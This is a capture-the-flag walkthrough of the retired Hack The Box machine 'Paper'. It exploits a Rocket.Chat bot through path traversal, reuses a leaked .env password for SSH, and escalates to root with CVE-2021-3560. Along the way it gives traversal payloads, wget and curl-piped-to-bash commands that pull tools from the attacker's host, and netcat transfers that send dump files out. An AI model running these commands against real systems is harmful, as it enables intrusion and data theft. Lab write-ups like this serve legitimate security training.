### Enumerating rocket chat



<=====The following two features are for those boneheads, who still don't know how to use scp. I'm Looking at you Kevin.=====>

For security reasons, the access is limited to the Sales folder.

3. Files:

eg: 'recyclops get me the file test.txt', or 'recyclops could you send me the file src/test.php' or just 'recyclops file test.txt'


13. **I click on `#general` to the left to join the chat**

```
▷ curl -s 'http://chat.office.paper/channel/general' | grep -iE
"secret|pass|user|\.js|\.zip|\.config|admin|hash|\.php|\.asp|token|\.ini"
<script type="text/javascript" src="/meteor_runtime_config.js?hash=6338ee478fd1d7287439eda147529ecd0c0390db"></script>
```

```
2. There is a hash in the page.
3. Time Stamp 01:15:24
```

---

### Interact with chat bot




You have joined a new direct message with

recyclops

14. **In the chat you can interact with the bot to request files. That sounds vulnerable AF.**

```
1. Select the icons after you hover over the names/avatars and you can send the person a direct message. Send the chat bot a direct message.
2. You can type `help` in the direct message chat to see what commands it will take.
3. I type `help`
4. Then I type `recyclops list` and it shows me the list of files in the `/sales/` folder.
5. Bot
7:22 AM
Fetching the directory listing of /sales/
total 0
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 .
drwx------ 11 dwight dwight 281 Feb 6 2022 ..
drwxr-xr-x 2 dwight dwight 27 Sep 15 2021 sale
drwxr-xr-x 2 dwight dwight 27 Jul 3 2021 sale_2
```

### File exfiltration via directory traversal



foo 7:22 AM

recyclops list

recyclops Bot 7:22 AM

Fetching the directory listing of /sales/

```
total 0
drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 .
drwx------ 11 dwight dwight 281 Feb 6 2022 ..
drwxr-xr-x 2 dwight dwight 27 Sep 15 2021 sale
drwxr-xr-x 2 dwight dwight 27 Jul 3 2021 sale_2
```

15. **Abusing the recyclops bot list feature.**

```
1. recyclops list ../
2. There is also the `file` command
3. Files:
eg: 'recyclops get me the file test.txt', or 'recyclops could you send me the file sale/secret.xls' or just 'recyclops file test.txt'
4. recyclops file ../../../../../../../../etc/passwd
===========================================
▷ cat passwd | grep -i "sh$"
root⊠0:0:root:/root:/bin/bash
rocketchat⊠1001:1001::/home/rocketchat:/bin/bash
dwight⊠1004:1004::/home/dwight:/bin/bash
5. Root, rocketchat, and dwight have bash access
```

16. **Targeting user dwight**

```
1. cat: /home/dwight/sales/../../../../../../../../home/dwight/.ssh/id_rsa: No such file or directory
- Access denied.
2. cat: /home/dwight/sales/../../../../../../../../home/rocketchat/.ssh/id_rsa: No such file or directory
3. recyclops list ../user.txt && whoami
>>> Stop injecting OS commands!
4. Targeting dwight was a FAIL
```

## Password found

17. **I try other files**

```
1. recyclops list ../hubot/
2. There is a `.env` file and many times the `.env` can have plaintext passwords.
3. recyclops file ../hubot/.env
------------------------------------------
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
-------------------------------------------
4. I would not have thought of this since the user name is recyclops, but the password is being reused by dwight.
```

## SSH as dwight

18. **ssh as dwight**


```
1. dwight:Queenofblad3s!23
2. ▷ ssh dwight@10.129.136.31
3. [dwight@paper ~]$ whoami
dwight
4. [dwight@paper ~]$ export TERM=xterm
5. [dwight@paper ~]$ cat user.txt
bd5472f3525b81a7d59078cd3755315c
6. User Flag found
7. [dwight@paper ~]$ id
uid=1004(dwight) gid=1004(dwight) groups=1004(dwight)
8. [dwight@paper ~]$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for dwight:
Sorry, user dwight may not run sudo on paper
```

## LinEnum.sh

19. **Let's keep enumerating. We will get root!**

```
1. [dwight@paper ~]$ find / -perm -4000 -user root 2>/dev/null
2. ▷ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
3. [dwight@paper tmp]$ wget http://10.10.14.20:8000/LinEnum.sh
4. SUCCESS, now lets run it.
5. [dwight@paper tmp]$ chmod +x LinEnum.sh
6. [dwight@paper tmp]$ bash LinEnum.sh
```

## Exfiltrating the dump file using Netcat only



```
### SCAN COMPLETE ####################################
[dwight@paper tmp]$ bash LinEnum.sh > linenum.dump
ls: cannot access '/home/dwight/.local/bin': No such file or directory
ls: cannot access '/home/dwight/bin': No such file or directory
[dwight@paper tmp]$ which nc
/usr/bin/nc
[dwight@paper tmp]$ nc 10.10.14.20 31337 < linenum.dump
[dwight@paper tmp]$
```

```
~/haCk54CrAcK/paper/loot ▷ wc -l linenum.dump
20675 linenum.dump
~/haCk54CrAcK/paper/loot ▷
```


- #pwn_netcat_exfiltration_only_HTB_Paper

20. **I am using the option `thorough=1` with the script enumeration so it is 21 thousand lines. I decide to use netcat because the target server has netcat installed so why not**

```
1. [dwight@paper tmp]$ which nc
/usr/bin/nc
2. ▷ nc -nlvp 31337 > linenum.dump
3. [dwight@paper tmp]$ nc 10.10.14.20 31337 < linenum.dump
4. SUCCESS
```

---

### Linpeas.sh



```
[dwight@paper tmp]$ chmod +x linpeas.sh
[dwight@paper tmp]$ bash linpeas.sh > linpeas.dump
linpeas.sh: linpeas.sh: cannot execute binary file
[dwight@paper tmp]$ mkdir lins-sdfs
[dwight@paper tmp]$ cd lins-sdfs/
[dwight@paper lins-sdfs]$ cp ../lin
linenum.dump  linpeas.dump  linpeas.sh    lins-sdfs/
[dwight@paper lins-sdfs]$ cp ../linpeas.sh .
[dwight@paper lins-sdfs]$ chmod +x linpeas.sh
[dwight@paper lins-sdfs]$ ./linpeas.sh > linpeas.dump
```

21. **I love linenum but I like linpeas.sh a little better. So I decide to run that as well on the target server. Lots of enumeration.**

```
1. https://github.com/peass-ng/PEASS-ng/releases
2. [dwight@paper tmp]$ wget http://10.10.14.20:8000/linpeas.sh
--2024-08-12 05:03:25--  http://10.10.14.20:8000/linpeas.sh
Connecting to 10.10.14.20:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3256264 (3.1M) [application/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                                    100%[==================================================>]   3.10M  1.14MB/s
in 2.7s

2024-08-12 05:03:28 (1.14 MB/s) - ‘linpeas.sh’ saved [3256264/3256264]

[dwight@paper tmp]$ chmod +x linpeas.sh
[dwight@paper tmp]$ bash linpeas.sh > linpeas.dump
linpeas.sh: linpeas.sh: cannot execute binary file
[dwight@paper tmp]$ mkdir lins-sdfs
[dwight@paper tmp]$ cd lins-sdfs/
[dwight@paper lins-sdfs]$ cp ../lin
linenum.dump  linpeas.dump  linpeas.sh    lins-sdfs/
[dwight@paper lins-sdfs]$ cp ../linpeas.sh .
[dwight@paper lins-sdfs]$ chmod +x linpeas.sh
[dwight@paper lins-sdfs]$ ./linpeas.sh > linpeas.dump
2. SUCCESS, now I will exfil the dump file and enumerate it.
3. [dwight@paper lins-sdfs]$ nc 10.10.14.20 31337 < linpeas.dump
4. ▷ nc -nlvp 31337 > linpeas.dump
```

---

### curl is better if available.

- #pwn_curl_execute_binaries_in_memory_using_curl_piping_to_bash

22. **An option to use is curl if the target has it installed. You can run linpeas.sh in the memory without even writing the file to disk**

```
On the attacker machine you would serve the payload via http python server.
python -m http.server
On the target machine
[dwight@paper tmp]$ curl http://10.10.14.20:8000/linpeas.sh | bash
Piping it to bash would run it in memory and the file would never get downloaded to disk.
```

## CVE-2021-3560


### 23. The sudo version comes out with a cve

```
Sudo version 1.8.29
I look for CVE-2021-3560 exploit
[+] [CVE-2021-4034] PwnKit <<< This is also a possibility but the github I find after looking up `CVE-2021-3560` seems better because the creator of the box is also hosting the exploit. lol
secnigma is the creator of this box.
https://github.com/secnigma/CVE-2021-3560-Polkit-Privilege-Esclation
The github page is the exploit.
secnigma:secnigmaftw <<< This is the username and password for the exploit.
```

## Got Root

### 24. Privilege escalation to ROOT

```
Download the exploit from the github link above. You only need the bash script.
I pasted the script directly into a tmp file on the target servers `/tmp` directory using nano, but I got a-lot of line breakage. So I encoded it first and then pasted it.
▷ vim tmp
▷ cat tmp | base64 -w 0 > tmp2
▷ cat tmp2
I copy the encoded exploit and pasted it into the targets `/tmp` directory.
[dwight@paper tmp]$ cat tmp | base64 -d > pwnt.sh
[dwight@paper tmp]$ chmod +x pwnt.sh
[dwight@paper tmp]$ ./pwnt.sh
It fails 4 times I change the name 3 times and move the directory down a level `/tmp/foo`. Then I move it back to `/tmp` and execute the 4th or 5th time and it finally took.
[dwight@paper tmp]$ su secnigma
Password: <secnigmaftw>
[secnigma@paper tmp]$ sudo -l
[sudo] password for secnigma:
User secnigma may run the following commands on paper:
    (ALL) ALL
[secnigma@paper tmp]$ sudo su
[root@paper tmp]# whoami
root
[root@paper tmp]# cat /root/root.txt
e6daa73c04c881b33bb64f0291ed26f1
```



Paper has been Pwned!

Congratulations therealpablo, best of luck in capturing flags ahead!

| | | |
|---|---|---|
| #16594 | 12 Aug 2024 | RETIRED |
| MACHINE RANK | PWN DATE | MACHINE STATE |

## PWNED